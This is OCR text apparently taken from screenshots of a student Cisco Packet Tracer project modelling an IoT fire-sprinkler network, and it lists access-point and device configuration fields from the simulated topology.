
Nmap –O:





Networking project on Fire extinguisher using cisco packet tracer.





Cisco Packet Tracer
Logical
Physical
Access Point0
Physical
Config
Attributes
GLOBAL
Settings
INTERFACE
Port 0
Port 1
Port 1
Port Status
On
SSID
cisko
2.4 GHz Channel
6
Coverage Range (meters)
140.00
Authentication
Disabled
WEP
WEP Key
WPA-PSK
WPA2-PSK
PSK Pass Phrase
User ID
Password
Encryption Type
Disabled
Server-PT
Registration Server
Fire Sprinkler
IoT4
Old Car
IoT7
Old Ca
IoT3
Realtime
Simulation
Delete
Fire Sprinkler
Quick Heal
Safe Banking
mpr
cybersecurity
int - Shortcut
Search
ENG
IN
12:55
15-03-2023
Cisco Packet Tracer
Logical
Physical
Sprinkler
Specifications
Physical
Config
Attributes
GLOBAL
Settings
Algorithm Settings
Files
INTERFACE
Wireless0
Bluetooth
Wireless0
Port Status
On
Bandwidth
11 Mbps
MAC Address
0001.9793.936A
SSID
cisko
Authentication
Disabled
WEP
WEP Key
WPA-PSK
WPA2-PSK
PSK Pass Phrase
User ID
WPA
WPA2
Password
802.1X
Method
MD5
User Name
Password
Encryption Type
Disabled
IP Configuration
DHCP
Static
IPv4 Address
169.254.147.107
Subnet Mask
255.255.0.0
IPv6 Configuration
Automatic
Static
IPv6 Address
Link Local Address: FE80::201:97FF:FE93:936A
Lawn Sprinkler
Sprinkler
Old Car
IoT7
Old Ca
IoT3
Realtime
Simulation
Delete
Lawn Sprinkler
Quick Heal
Safe Banking
mpr
cybersecurity
int - Shortcut
Search
ENG
IN
12:59
15-03-2023



Cisco Packet Tracer
Access Point0
Physical
Config
Attributes
GLOBAL
Settings
INTERFACE
Port 0
Port 1
Port 1
Port Status
On
SSID
cisko
2.4 GHz Channel
6
Coverage Range (meters)
140.00
Authentication
Disabled
WEP
WPA-PSK
WPA2-PSK
WEP Key
PSK Pass Phrase
User ID
Password
Encryption Type
Disabled
Server-PT
Registration Server
Fire Sprinkler
IoT4
Old Car
IoT9
Old Ca
IoT3
Realtime
Simulation
Delete
Fire Sprinkler
Quick Heal
Safe Banking
mpr
cybersecurity
int - Shortcut
Search
ENG
IN
12:55
15-03-2023
Cisco Packet Tracer
Sprinkler
Specifications
Physical
Config
Attributes
GLOBAL
Settings
Algorithm Settings
Files
INTERFACE
Wireless0
Bluetooth
Wireless0
Port Status
On
Bandwidth
11 Mbps
MAC Address
0001.9793.936A
SSID
cisko
Authentication
Disabled
WEP
WPA-PSK
WPA2-PSK
WPA
WPA2
802.1X
Method:
MD5
WEP Key
PSK Pass Phrase
User ID
Password
User Name
Password
Encryption Type
Disabled
IP Configuration
DHCP
Static
IPv4 Address
169.254.147.107
Subnet Mask
255.255.0.0
IPv6 Configuration
Automatic
Static
IPv6 Address
Link Local Address: FE80::201:97FF:FE93:936A
Server-PT
Registration Server
Lawn Sprinkler
Sprinkler
Old Car
IoT9
Old Ca
IoT3
Realtime
Simulation
Delete
Lawn Sprinkler
Quick Heal
Safe Banking
mpr
cybersecurity
int - Shortcut
Search
ENG
IN
12:59
15-03-2023



Cisco Packet Tracer
Logical
Physical
1.0.0.1
Server-PT
Registration Server
Access Point-PT
Access Point0
Lawn Sprinkler
Sprinkler
Smoke Detector
IoT0
Old Car
IoT2
Old Car
IoT3
Old Car
IoT1
Realtime
Simulation
Scenario 0
New
Delete
Toggle PDU List Window
Automatically Choose Connection Type
Quick Heal
Safe Banking
mpr
cybersecurity
int - Shortcut
Search
ENG
IN
13:01
15-03-2023

